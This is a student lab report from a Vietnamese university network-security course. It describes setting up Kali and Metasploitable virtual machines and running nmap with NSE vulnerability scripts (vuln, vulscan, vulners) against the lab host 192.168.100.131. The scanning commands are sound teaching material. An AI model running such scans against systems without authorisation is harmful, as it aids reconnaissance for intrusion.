
**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**



**MÔN HỌC:** AN TOÀN MẠNG

**BÁO CÁO THỰC HÀNH BÀI 2**


**Giảng viên hướng dẫn:** Hoàng Xuân Dậu


**Sinh viên:** Hoàng Trung Kiên – B20DCAT098

Hà Nội – 11/2023


1. Đổi tên máy

Máy Kali






Máy Meta







Địa chỉ IP máy Meta: 192.168.100.131




Địa chỉ IP máy Kali: 192.168.100.130



Ping từ máy Kali đến máy Meta




Ping từ máy Meta đến máy Kali




2. Kiểm tra và cài đặt các NSE scripts cho nmap


Kiểm tra các NSE scripts có sẵn cho nmap: cd /usr/share/nmap/scripts




Cài đặt CSDL nmap-vulners




Cài đặt CSDL vulscan




3. Rà quét để tìm thông tin về host, cổng, dịch vụ và HĐH sử dụng nmap






Tìm các cổng đang hoạt động trên 1 host (thực hiện với máy Meta và 2 IP hoạt động)




Tìm thông tin các dịch vụ đang chạy và hệ điều hành của host




3. Rà quét để tìm các lỗ hổng trên 1 host hoặc 1 dịch vụ đang hoạt động

Tìm lỗ hổng trên các dịch vụ của máy Meta với script ngầm định


nmap -sC 192.168.100.131





Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script


nmap --script=vuln -sV -p21 192.168.100.131





Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script


nmap --script=vuln -sV -p80 192.168.100.131





Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu cve.csv


nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131



